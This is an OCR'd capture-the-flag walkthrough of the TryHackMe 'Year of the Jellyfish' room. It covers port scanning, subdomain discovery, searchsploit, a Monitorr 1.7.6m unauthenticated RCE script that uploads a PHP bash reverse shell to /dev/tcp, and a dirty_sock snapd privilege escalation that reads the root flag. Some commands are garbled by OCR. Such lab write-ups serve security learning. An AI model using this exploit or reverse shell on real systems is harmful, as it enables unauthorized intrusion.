
https://tryhackme.com/r/room/yearofthejellyfish

```
root@ip-10-10-103-241:~# nmap -p- -vv 3.254.183.214

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-24 14:11 BST
Initiating Ping Scan at 14:11
Scanning 3.254.183.214 [4 ports]
Completed Ping Scan at 14:11, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:11
Completed Parallel DNS resolution of 1 host. at 14:11, 0.06s elapsed
Initiating SYN Stealth Scan at 14:11
Scanning ec2-3-254-183-214.eu-west-1.compute.amazonaws.com (3.254.183.214) [6553
5 ports]
Discovered open port 22/tcp on 3.254.183.214
Discovered open port 80/tcp on 3.254.183.214
Discovered open port 443/tcp on 3.254.183.214
Discovered open port 21/tcp on 3.254.183.214
```


```
root@ip-10-10-103-241:~# nmap -A -p21,22,80,443,80 3.254.183.214 -oN nmap/initial

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-24 14:14 BST
WARNING: Duplicate port number(s) specified.  Are you alert enough to be using Nmap?  Have so
me coffee or Jolt(tm).
Nmap scan report for ec2-3-254-183-214.eu-west-1.compute.amazonaws.com (3.254.183.214)
Host is up (0.00040s latency).

PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      vsftpd 3.0.3
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 46:b2:81:be:e0:bc:a7:86:39:39:82:5b:bf:e5:65:58 (RSA)
80/tcp  open  http     Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to https://robyns-petshop.thm/
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Robyn&#039;s Pet Shop
| ssl-cert: Subject: commonName=robyns-petshop.thm/organizationName=Robyns Petshop/stateOrPro
vinceName=South West/countryName=GB
| Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm, DNS:beta
.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
| Not valid before: 2024-10-24T13:04:38
|_Not valid after:  2025-10-24T13:04:38
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clo
sed port
Aggressive OS guesses: Linux 2.6.32 (93%), Linux 3.10 - 4.8 (93%), Linux 3.2 - 4.8 (93%), Lin
ux 3.4 - 3.10 (93%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.32 - 3.13 (92%), Linux 3.10 (91%),
Synology DiskStation Manager 5.2-5644 (91%), Linux 2.6.22 - 2.6.36 (89%), Linux 2.6.39 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: robyns-petshop.thm; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
```



Firefox
about:certificate?cert=MIIEPzCCAyegAwIBAgIUBK
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
New Tab
Revshell Generator
Subject Alt Names
DNS Name robyns-petshop.thm
DNS Name monitorr.robyns-petshop.thm
DNS Name beta.robyns-petshop.thm
DNS Name dev.robyns-petshop.thm
Public Key Info
Algorithm RSA


root@ip-10-10-103-241: ~
File Edit View Search Terminal Help
GNU nano 2.9.3 /etc/hosts Modified
127.0.0.1 localhost
127.0.1.1 tryhackme.lan tryhackme
3.254.183.214 robyns-petshop.thm
3.254.183.214 dev.robyns-petshop.thm
3.254.183.214 beta.robyns-petshop.thm
3.254.183.214 monitorr.robyns-petshop.thm
The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters



https://robyns-petshop.thm
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
It looks like you haven't started Firefox in a while. Do you want to clean i
experience?
And by the way, welcome back!
Refresh Firefox...
Revshell Generator
http://localhost:7778/
Robyn's Pet Shop
Welcome!
Welcome to the best Pet Shop in Bristol
Here are Robyn's Pet Shop we have the happiest collection of animals for sale. Be it a cute little Guinea Pig, a puppy, an adorable bunny rabbit, or your first goldfish, we have the pet for you!
We also have many animals needing rehomed in our shelter, so please come visit to meet your new best



```
root@ip-10-10-103-241:~# searchsploit monitorr
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
Monitorr 1.7.6m - Authorization Bypass                | php/webapps/48981.py
Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)  | php/webapps/48980.py
------------------------------------------------------ ---------------------------------
```







exploit-db.com/exploits/48980
Apps
archive
my ACCs
pentesting
Home
TryHackMe | Cyber...
OS - ITI Mansoura 4...
TryHackMe | TryWin...
TryHackMe | XXE Inj...
SkillsBuild
ToDo
tracks
All Bookmarks
# Exploit Title: Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)
# Date: September 12, 2020
# Exploit Author: Lyhin's Lab
# Detailed Bug Description: https://lyhinslab.org/index.php/2020/09/12/how-the-white-box-hacking-works-authorization-bypass-and-remote-code-execution-in-monitorr-1-7-6/
# Software Link: https://github.com/Monitorr/Monitorr
# Version: 1.7.6m
# Tested on: Ubuntu 19
import requests
import os
import sys
if len (sys.argv) != 4:
print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
url = sys.argv[1] + "/assets/php/upload.php"
headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-Language": "en-US,en;q=0.5",
"Accept-Encoding": "gzip, deflate", "X-Requested-With": "XMLHttpRequest", "Content-Type": "multipart/form-data; boundary=---------------------------310461050039001605764542257 45",
"Origin": sys.argv[1], "Connection": "close", "Referer": sys.argv[1]}
data = "---------------------------310461050039001605764542257 45\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"she_ll.php\"\r\nContent-Type:
image/gif\r\n\r\nGIF89a213213123<?php shell_exec(\"/bin/bash -c 'bash -i >& /dev/tcp/"+sys.argv[2] +"/" + sys.argv[3] + " 0>&1'\");\r\n\r\n---------------------------
-310461050039001605764542257 45--\r\n"


https://monitorr.robyns-petshop.thm/assets/php/upload
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
New Tab
Revshell Generator
ERROR: is not an image or exceeds the webserver's upload size limit.
ERROR: ../data/usrimg/ already exists.
ERROR: was not uploaded.


https://monitorr.robyns-petshop.thm/assets/data/usrimg
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
New Tab
Revshell Generator
Index of /assets/data/usrimg
Name
Last modified
Size
Description
Parent Directory -
usrimg.png 2021-04-11 00:07 5.3K
Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443


root@ip-10-10-243-100:~/dirty_sock-master# python3 -c 'import pty;pty.spawn("/bin/bash")'
om/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh> -O les.sht.co
bash: https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh: No such fi
le or directory
m/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.shnt.com
--2024-10-24 18:16:46-- https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-sugge
ster.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.108.133, 185.199.111.13
3, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90858 (89K) [text/plain]
Saving to: 'les.sh'
les.sh 100%[==========>] 88.73K --.-KB/s in 0.001s
2024-10-24 18:16:46 (95.9 MB/s) - 'les.sh' saved [90858/90858]
root@ip-10-10-243-100:~/dirty_sock-master#
root@ip-10-10-243-100:~/dirty_sock-master# chmod +x les.sh

```
root@ip-10-10-243-100:~/dirty_sock-master# ./les.sh

Available information:

Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 18.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

81 kernel space exploits
49 user space exploits

Possible Exploits:

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
```

```
root@ip-10-10-243-100:~# wget https://github.com/initstring/dirty_sock/archive/master.zip
--2024-10-24 18:13:33--  https://github.com/initstring/dirty_sock/archive/master.zip
Resolving github.com (github.com)... 4.208.26.197
Connecting to github.com (github.com)|4.208.26.197|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/initstring/dirty_sock/zip/refs/heads/master [following]
--2024-10-24 18:13:34--  https://codeload.github.com/initstring/dirty_sock/zip/refs/heads/master
Resolving codeload.github.com (codeload.github.com)... 4.208.26.199
Connecting to codeload.github.com (codeload.github.com)|4.208.26.199|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'master.zip'

master.zip              [ <=>                ]  21.86K  --.-KB/s    in 0.001s

2024-10-24 18:13:34 (30.1 MB/s) - 'master.zip' saved [22384]
```

```
root@ip-10-10-243-100:~# unzip master.zip
Archive:  master.zip
c68e35ae3eb7f49a398c7d7f35bb920c79dc9b0e
   creating: dirty_sock-master/
   creating: dirty_sock-master/.github/
   creating: dirty_sock-master/.github/ISSUE_TEMPLATE/
  inflating: dirty_sock-master/.github/ISSUE_TEMPLATE/bug_report.md
  inflating: dirty_sock-master/LICENSE
  inflating: dirty_sock-master/README.md
  inflating: dirty_sock-master/dirty_sockv1.py
  inflating: dirty_sock-master/dirty_sockv2.py
root@ip-10-10-243-100:~# cd dirty_sock-master/
root@ip-10-10-243-100:~/dirty_sock-master# python3 dirty_sockv2.py

      ___  _ ____ ___ _   _     ____ ____ ____ _  _
      |  \ | |__/  |   \_/      [__  |  | |    |_/
      |__/ | |  \  |    |    ___ ___] |__| |___ | \_
                        (version 2)

//=========[]===========================================\\
|| R&D     || initstring (@init_string)                 ||
|| Source  || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock     ||
\\=========[]===========================================//


[+] Slipped dirty sock on random socket file: /tmp/luetfwqjlt;uid=0;
[+] Binding to socket file...
```

```
                    (version 2)

//=========[]===========================================\\
|| R&D     || initstring (@init_string)                 ||
|| Source  || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock     ||
\\=========[]===========================================//


[+] Slipped dirty sock on random socket file: /tmp/asbawujfzc;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...



**********
Success! You can now `su` to the following account and use sudo:
   username: dirty_sock
   password: dirty_sock
**********
```

```
-rw-r--r--  1 root root    537 Oct 24 18:35 .wget-hsts
drwxr-xr-x  3 root root   4096 Sep 10  2020 .wpscan
-rw-------  1 root root  13107 Oct 24 17:59 .Xauthority
-rw-r--r--  1 root root  19550 Dec  2  2020 .xorgxrdp.10.log
-rw-r--r--  1 root root  17609 Aug 13  2020 .xorgxrdp.10.log.old
-rw-------  1 root root 506084 Oct 24 18:36 .xsession-errors
-rw-------  1 root root   7097 Aug 16  2020 .xsession-errors.old
drwxr-xr-x 20 root root   4096 Mar 17  2023 .ZAP
-rw-r--r--  1 root root     21 Apr 10  2024 .zshenv
dirty_sock@ip-10-10-243-100:/root/dirty_sock-master$
dirty_sock@ip-10-10-243-100:/root/dirty_sock-master$ sudo cat /root/root.txt
```

at at the final we would find flag in`/root/root.txt`